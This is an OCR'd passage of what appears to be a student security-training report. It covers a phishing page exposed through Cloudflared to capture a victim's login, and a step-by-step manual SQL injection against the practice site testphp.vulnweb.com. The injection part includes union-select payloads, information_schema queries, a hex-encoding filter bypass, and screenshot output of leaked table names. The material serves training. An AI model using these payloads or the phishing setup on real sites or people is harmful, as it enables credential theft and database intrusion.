
- Now we'll select 3rd option as 'Cloudflared' and will select a custom port as '3333'.



- Now we'll copy the hosted URL and will send it to the victim.


ATTACKER

VICTIM



- As the victim enters User Id and Password, it will be captured in the terminal. And the hosted site will redirect to original site after clicking on ‘Log in’ tab.

ATTACKER VICTIM



----------*----------

❖Problem Statement 5 →

Perform SQL injection Manually on http://testphp.vulnweb.com
Write a report along with screenshots and mention preventive steps to avoid SQL injections.

➲SOLUTION →

- Structured Query Language, abbreviated as SQL, is a domain-specific language used in programming & designed for managing data held in a relational database management system, or for stream processing in a relational data stream management system. It is used to communicate with a database. With SQL, we can create tables, change data, get back the data we're interested in.

- SQL injection is a code injection technique that might destroy your database. SQL injection is one of the most common web hacking techniques. SQL injection is the placement of malicious code in SQL statements, via web page input.

- SQL injection usually occurs when you ask a user for input, like their username/userid, and instead of a name/id, the user gives you an SQL statement that you will unknowingly run on your database. The aim is to use complex code sequences to gain access to a system and reveal the data held inside.

- Types of SQL injection →

1. **In-band SQL injection** – This is the simplest and most common form of SQL injection attack. Hackers use error messages to gather the information they need to formulate a query. The hacker can use the same communication channel to launch the attack and gather their results.


2. **Error-based SQL injection** – This method uses error messages to obtain information about the structure of the database. It's important to make error messages generic or they can offer hackers too much information, such as table names and content.

3. **Blind SQL injection** – When using this variation, the hacker is unaware of whether the web application or page is vulnerable or not. It does not display any error messages, so the hacker goes in 'blind' and must look for other subtle clues in behaviour to identify avenues for attack. This includes HTTP responses, blank web pages and response time.


4. **Out-of-band SQL injection** – This method is a bit more complex and is usually adopted if the hacker can't gain access to a database with a single query-based attack. Instead, the hacker will craft SQL statements which trigger the database system to create a connection to an external server the attacker controls. From here, they can gain access to the data.

➲ Target Website → http://testphp.vulnweb.com


- At first, we have to check whether the website is connected to the SQL database or not. For that we will try to get numerical numbers like id= ? in URL's by surfing the website.




- Then we'll check that the vulnerability is existed or not by inserting a ' after the numerical number in the URL. If there is no error page or the page remains the same then it is secured and if there is any error or the page is changed then there is vulnerability.




- Now we are going to check that how many public columns are available by ordering the URL as 1,2,3, etc i.e., by any number, the command we'll use for this is "order by <number>" after the numerical number in the URL. If there is no error that means the column is present and if the site gives an error, then column is not present. We need to find last column. Here in this case, there are 11 columns present in public as there is no error and if we give a command "order by 12" the site is giving an error.







- We need to find how many columns are having loop holes / vulnerabilities. For that purpose, we've to give a command as "union select 1,2,3,4,5,6,7,8,9,10,11"




- Here in this case out of 11 columns '2,7,9' are vulnerable to take input from an end user.





- Now we'll change '2' by 'database()', it will give database name.




- Now we'll use command 'group_concat(table_name)' at the place of 'database()' and 'from informartion_schema.tables where table_schema=acuart' after the whole URL. After executing this link, we will get all table names over there.






pictures - Windows Internet Explorer
1,5,6,7,8,9,10,11 from information_schema.tables where table_schema=database()
Bing
Favorites
Suggested Sites
Web Slice Gallery
Internet Explorer cannot ...
pictures
Page
Safety
Tools
This website wants to install the following add-on: 'Adobe Flash Player' from 'Adobe Inc.'. If you trust the website and the add-on and want to install it, click here...
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
Thing
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
painted by: r4w8173
comment on this picture
7
acuart
painted by: 9
comment on this picture
Internet | Protected Mode: On
100%
7:16 PM
12/7/2022


pictures - Windows Internet Explorer
http://testphp.vulnweb.com/listproducts.php?cat=2 union select 1,group_concat
Bing
Favorites
Suggested Sites
Web Slice Gallery
Internet Explorer cannot ...
pictures
Page
Safety
Tools
This website wants to install the following add-on: 'Adobe Flash Player' from 'Adobe Inc.'. If you trust the website and the add-on and want to install it, click here...
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
comment on this picture
7
artists,carts,categ,featured,guestbook,pictures,products,users
painted by: 9
comment on this picture
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Internet | Protected Mode: On
100%
7:17 PM
12/7/2022


- After getting tables we need to find columns from ‘users’ tables (replace table with column). It is not only fetching columns from users table but also from all the tables. We don’t need these all the columns, we only need columns which are related to username and password only.









- Instead of ‘table_name’ we’ll write as users, but here the firewall won’t bypass because URL is related to the database. So, we will change ‘users’ string to hex string. Here ‘users’ is changed to ‘7573657273’ hex string.




- Now it is bypassed but we didn't get any data over here, because we need to tell the database that hex number string is the another name for the 'users' string for that we'll use '0x' before the hex string.



